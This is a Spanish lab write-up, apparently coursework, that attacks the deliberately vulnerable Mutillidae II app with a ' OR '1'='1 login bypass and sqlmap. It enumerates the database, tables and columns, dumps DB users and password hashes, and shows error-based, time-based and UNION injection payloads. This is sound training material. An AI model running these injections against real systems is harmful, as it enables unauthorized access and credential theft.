
Como '1'='1' siempre es verdadero, se salta la comprobación del password y entras como si fueras un usuario válido.

Burpsuite lo captura de la siguiente manera:



1. Ver la base de datos que se esta utilizando

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" \
--data="username=' OR '1'='1&password=loquesea&login-php-submit-button=Login" \
--cookie="showhints=1; PHPSESSID=pajinvc0t50ooim64tjou4tq3;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" \
--current-db
```



```
jesp@jesp: -
Archivo Acciones Editar Vista Ayuda
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:00:19 /2025-08-28/
[23:00:19] [WARNING] it appears that you have provided tainted parameter values ('username=' OR '1'='1') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[23:00:30] [INFO] resuming back-end DBMS 'mysql'
[23:00:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: username=laura' OR NOT 4098=4098#password=12346login-php-submit-button=Login
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: username=laura' AND (SELECT 4735 FROM(SELECT COUNT(*),CONCAT(0x7170717171,(SELECT (ELT(4735=4735,1)))0x716a787671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- XINW6password=12346login-php-submit-button=Login
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=laura' AND (SELECT 7591 FROM (SELECT(SLEEP(5)))gBNW) -- kile6password=12346login-php-submit-button=Login
[23:00:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[23:00:30] [INFO] fetching current database
[23:00:30] [INFO] resumed: 'nowasp'
current database: 'nowasp'
[23:00:30] [INFO] fetched data logged to text files under '/home/jesp/.local/share/sqlmap/output/10.0.2.24'
[*] ending @ 23:00:30 /2025-08-28/
(jesp@jesp)-[~]
$
```

2. Listar tablas de la base de datos

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" \
--data="username=' OR '1'='1&password=loquesea&login-php-submit-button=Login" \
--cookie="showhints=1; PHPSESSID=pajinvc0t50ooim64tjou4tq3;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" \
-D nowasp --tables
```



```

jesp@jesp: ~
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[23:08:06] [INFO] fetching tables for database: 'nowasp'
[23:08:06] [INFO] resumed: 'accounts'
[23:08:06] [INFO] resumed: 'balloon_tips'
[23:08:06] [INFO] resumed: 'blogs_table'
[23:08:06] [INFO] resumed: 'captured_data'
[23:08:06] [INFO] resumed: 'credit_cards'
[23:08:06] [INFO] resumed: 'help_texts'
[23:08:06] [INFO] resumed: 'hitlog'
[23:08:06] [INFO] resumed: 'level_1_help_include_files'
[23:08:06] [INFO] resumed: 'page_help'
[23:08:06] [INFO] resumed: 'page_hints'
[23:08:06] [INFO] resumed: 'pen_test_tools'
[23:08:06] [INFO] resumed: 'youtubevideos'
Database: nowasp
[12 tables]
+-----+
| accounts |
| balloon_tips |
| blogs_table |
| captured_data |
| credit_cards |
| help_texts |
| hitlog |
| level_1_help_include_files |
| page_help |
| page_hints |
| pen_test_tools |
| youtubevideos |
+-----+

[23:08:06] [INFO] fetched data logged to text files under '/home/jesp/.local/share/sqlmap/output/10.0.2.24'
[*] ending @ 23:08:06 /2025-08-28/

(jesp@jesp)-[~]

```

3. Listar columnas de las tablas

```

sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" \
--data="username=' OR '1'='1&password=loquesea&login-php-submit-button=Login" \
--cookie="showhints=1; PHPSESSID=pajinvc0t50ooim64tjouvt4tq3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" \
-D nowasp --columns

```

```

jesp@jesp: ~
Database: nowasp
Table: level_1_help_include_files
[3 columns]
+-----+
| Column | Type |
+-----+
| level_1_help_include_file | text |
| level_1_help_include_file_description | text |
| level_1_help_include_file_key | int(11) |
+-----+

Database: nowasp
Table: accounts
[7 columns]
+-----+
| Column | Type |
+-----+
| cid | int(11) |
| firstname | text |
| is_admin | varchar(5) |
| lastname | text |
| mysignature | text |
| password | text |
| username | text |
+-----+


Database: nowasp
Table: youtubevideos
[3 columns]
+-----+
| Column | Type |
+-----+
| identificationToken | varchar(16) |
| recordIndetifier | int(11) |
| title | varchar(128) |
+-----+

Database: nowasp
Table: page_help

```


4. Esquema completo

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" \  
--data="username=' OR '1'='1&password=loquesea&login-php-submit-button=Login" \  
--cookie="showhints=1; PHPSESSID=pajinvc0t50ooim64tjouv4tq3; \  
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" \  
-D nowasp --schema
```



```
jesp@jesp: ~  
Database: nowasp  
Table: accounts  
[7 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| cid     | int(11) |  
| firstname | text |  
| is_admin | varchar(5) |  
| lastname | text |  
| mysignature | text |  
| password | text |  
| username | text |  
+-----+-----+  
  
Database: nowasp  
Table: hitlog  
[6 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| date   | datetime |  
| browser | text |  
| cid     | int(11) |  
| hostname | text |  
| ip      | text |  
| referer | text |  
+-----+-----+  
  
Database: nowasp  
Table: credit_cards  
[4 columns]
```

5. Volcado completo de tabla de usuarios con contraseñas

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" \  
--data="username=' OR '1'='1&password=loquesea&login-php-submit-button=Login" \  
--cookie="showhints=1; PHPSESSID=pajinvc0t50ooim64tjouv4tq3; \  
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" \  
-D nowasp --users --passwords --dump
```

```
jesp@jesp: ~
Archivo Acciones Editar Vista Ayuda

[23:19:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[23:19:25] [INFO] fetching database users
database management system users [38]:
[*] 'bricks'@'%'
[*] 'bwapp'@'%'
[*] 'citizens'@'localhost'
[*] 'cryptomg'@'%'
[*] 'debian-sys-maint'@'localhost'
[*] 'dwma'@'%'
[*] 'gallery2'@'localhost'
[*] 'getboo'@'%'
[*] 'ghost'@'%'
[*] 'gtd-php'@'%'
[*] 'hex'@'localhost'
[*] 'joomla'@'localhost'
[*] 'jotto'@'%'
[*] 'kbloom'@'localhost'
[*] 'mutillidae'@'%'
[*] 'orangehrm'@'%'
[*] 'personalblog'@'%'
[*] 'peruggia'@'%'
[*] 'phpbb'@'%'
[*] 'phpmyadmin'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'brokenwebapps'
[*] 'root'@'localhost'
[*] 'sendmail'@'localhost'
[*] 'sqlol'@'%'
[*] 'stealth'@'localhost'
[*] 'tikiwiki'@'localhost'
[*] 'undertaker'@'localhost'
[*] 'vicnum'@'localhost'
[*] 'wackopicko'@'%'
[*] 'wavsep'@'localhost'
[*] 'webcal'@'localhost'
```


```
jesp@jesp: ~
Archivo Acciones Editar Vista Ayuda

[*] 'wraith'@'localhost'
[*] 'yazd'@'%'
[*] 'yazd10'@'%'


[23:19:25] [INFO] fetching database users password hashes
[23:19:26] [WARNING] reflective value(s) found and filtering out
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[23:19:41] [INFO] writing hashes to a temporary file '/tmp/sqlmap6xqb1q2q54410/sqlmaphashes-zy2hvpit.txt'
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] y
[23:19:49] [INFO] using hash method 'mysql_passwd'
[23:19:49] [INFO] resuming password 'user' for hash '*d5d9f81f5542de067fff5f7a4ca4bdd322c578f' for user 'bwapp'
[23:19:49] [INFO] resuming password 'vicnum' for hash '*c7847100cdbc29050a338f78ea71f066d196ed98' for user 'ghost'
[23:19:49] [INFO] resuming password 'wordpress' for hash '*c260a4f79fa905af65142ffe0b9a14fe0e1519cc' for user 'gtd-php'
[23:19:49] [INFO] resuming password 'phpbb' for hash '*ca1f8b079bb2857835107ea008871b4691769547' for user 'jotto'
[23:19:49] [INFO] resuming password 'dwma' for hash '*d67b38cdcd1a55623ed5f595856a29b9654ff823d' for user 'mutillidae'
[23:19:49] [INFO] resuming password 'mutillidae' for hash '*e82a07f59b0d83bef29f79e41fa0f8a042ce3de4' for user 'orangehrm'
[23:19:49] [INFO] resuming password 'yazd' for hash '*3758f9140524f48f92f93288ac54f6e802a18a' for user 'personalblog'
[23:19:49] [INFO] resuming password 'personalblog' for hash '*3d118f43f4c74f534a493c30adcf23a48510d9d' for user 'peruggia'
[23:19:49] [INFO] resuming password 'yazd10' for hash '*30b462be1cc04867d06113304f664b9a5b573d8' for user 'phpbb'
[23:19:49] [INFO] resuming password 'peruggia' for hash '*5297be816cc703e8cb686d205071e9cd9e8f08a4' for user 'sqlol'
[23:19:49] [INFO] resuming password 'ghost' for hash '*9ae953952d993ed69779e70e28193aleb8ddf91c' for user 'wackopicko'
[23:19:49] [INFO] resuming password 'gtd-php' for hash '*c238b1fa6d14124c867dc9634deb2cd731212094' for user 'webgoat.net'
[23:19:49] [INFO] resuming password 'orangehrm' for hash '*82183bf1f275e47c2692b1cf81cb7a8fd16ce5e8' for user 'yazd'
[23:19:49] [INFO] resuming password 'webcal' for hash '*e2e1f0a3450667aac63219694bcb010721b101c' for user 'yazd10'
[23:19:49] [INFO] resuming password 'tikiwiki' for hash '*48529bb639ec6e4c2a66095c4b3d544a9e2a21d4c' for user 'root'
[23:19:49] [INFO] resuming password 'gallery2' for hash '*df0f41b82dfdb4aa462186480fa9922ef4bbfceb' for user 'root'
[23:19:49] [INFO] resuming password 'joomla' for hash '*f70658e9bdd2910ac33acda164605dfc1da70a68' for user 'citizens'
[23:19:49] [INFO] resuming password 'jotto' for hash '*6126d5a029ace083dbf187a301ccceandcfe232' for user 'debian-sys-maint'
[23:19:49] [INFO] resuming password 'wackopicko' for hash '*5f54f4e9acd2ca5c1e09b0ec081f5d5fcaad7d6' for user 'tikiwiki'
[23:19:49] [INFO] resuming password 'wavsep' for hash '*8028371417372eda5755f965e9387c1e87566c' for user 'undertaker'
[23:19:49] [INFO] resuming password 'sqlol' for hash '*1db6d61428c07b8e8d6876cc0ecad01d2c844a' for user 'vicnum'
[23:19:49] [INFO] resuming password 'webgoat.net' for hash '*4ba609a0c9c18d00985519932bac08c604119234' for user 'webcal'
[23:19:49] [INFO] resuming password 'bricks' for hash '*25519593290dc6d228944bcc682d2427da57e21' for user 'webmaster'
[23:19:49] [INFO] resuming password 'bwapp' for hash '*63c3ce60c4ac4f87f321e54f290a4867684a96c4' for user 'wraith'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
```

Ejercicio 3 – SQLMap

Realizar el ejercicio de inyección SQL en la aplicación web Mutillidae II:
[OWASP 2013 > A1 - Injection \(SQL\) > SQLMap Practice > View Someone's Blog](#)



Burpsuite intercepta nuestra búsqueda




Aquí el parámetro vulnerable es:

author=6C57C4B5-B341-4539-977B-7ACB9D42985A

Ese valor se lo pasaremos a **sqlmap** para automatizar la inyección.

1. Ver la base de datos que se esta utilizando

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=view-someones-blog.php" \
--data "author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view-someones-blog-php-submit-
button=View+Blog+Entries" \
--cookie="showhints=1; PHPSESSID=pajinv0t50ooim64tjouv4tq3" \
--current-db
```



```
Archivo Acciones Editar Vista Ayuda Mozilla Firefox jesp@jesp: -
[00:06:32] [INFO] POST parameter 'author' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[00:06:32] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:06:32] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:06:42] [INFO] POST parameter 'author' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[00:06:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:06:42] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:06:49] [INFO] target URL appears to be UNION injectable with 4 columns
[00:06:50] [INFO] POST parameter 'author' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'author' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 54 HTTP(s) requests:

Parameter: author (POST)
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: author=6C57C4B5-B341-4539-977B-7ACB9D42985A' AND EXTRACTVALUE(1895,CONCAT(0x5c,0x7170717171,(SELECT (ELT(1895=1895,1))),0x716a787671)) AND 'BbPM'='BbPMview-someones-blog-php-submit-button=View Blog Entries

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: author=6C57C4B5-B341-4539-977B-7ACB9D42985A' AND (SELECT 8554 FROM (SELECT(SLEEP(5)))gJGb) AND 'QxNX'='QxNXview-someones-blog-php-submit-button=View Blog Entries

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: author=6C57C4B5-B341-4539-977B-7ACB9D42985A' UNION ALL SELECT NULL,NULL,CONCAT(0x7170717171,0x756f616772626f4561504879754d4f715351764f49575943694b776177634b6a73507a784d4b5757,0x716a787671),NULL -- -6view-someones-blog-php-submit-button=View Blog Entries

[00:07:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.1
[00:07:04] [INFO] fetching current database
current database: 'nowasp'
[00:07:04] [INFO] fetched data logged to text files under '/home/jesp/.local/share/sqlmap/output/10.0.2.24'

[*] ending @ 00:07:04 /2025-08-29/

(jesp@jesp)-[~]
```

2. Listar tablas de la base de datos

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=view-someones-blog.php" \
--data "author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view-someones-blog-php-submit-
button=View+Blog+Entries" \
--cookie="showhints=1; PHPSESSID=pajinv0t50ooim64tjouv4tq3" \
-D nowasp --tables
```

```

jesp@jesp: ~
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: author=6C57C4B5-B341-4539-977B-7ACB9D42985A" AND (SELECT 8554 FROM (SELECT(SLEEP(5)))gJGb) AND 'QxNX'='QxNX6view-someones-blog-php-submit-button=View Blog Entries

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: author=6C57C4B5-B341-4539-977B-7ACB9D42985A' UNION ALL SELECT NULL,NULL,CONCAT(0x7170717171,0x756f616772626f4561504879754d4f715351764f49575943694b776177634b6a73507a784d4b5757,0x716a787671),NULL-- -6view-someones-blog-php-submit-button=View Blog Entries

[00:07:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.1
[00:07:55] [INFO] fetching tables for database: 'nowasp'
[00:07:56] [WARNING] reflective value(s) found and filtering out
Database: nowasp
[12 tables]
+-----+
| accounts
| balloon_tips
| blogs_table
| captured_data
| credit_cards
| help_texts
| hitlog
| level_1_help_include_files
| page_help
| page_hints
| pen_test_tools
| youtubevideos
+-----+

[00:07:56] [INFO] fetched data logged to text files under '/home/jesp/.local/share/sqlmap/output/10.0.2.24'
[*] ending @ 00:07:56 /2025-08-29/
(jesp@jesp)-[~]

```

3. Listar columnas de las tablas

```

sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=view-someones-blog.php" \
--data "author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view-someones-blog-php-submit-button=View+Blog+Entries" \
--cookie="showhints=1; PHPSESSID=pajinvc0t50ooim64tjou4tq3" \
-D nowasp --columns

```

```

jesp@jesp: ~
+-----+
| Column | Type |
+-----+
| help_text_key | int(11) |
| order_preference | int(11) |
| page_name | varchar(64) |
+-----+

Database: nowasp
Table: balloon_tips
[3 columns]
+-----+
| Column | Type |
+-----+
| hint_level | int(11) |
| tip | text |
| tip_key | varchar(64) |
+-----+


Database: nowasp
Table: hitlog
[6 columns]
+-----+
| Column | Type |
+-----+
| date | datetime |
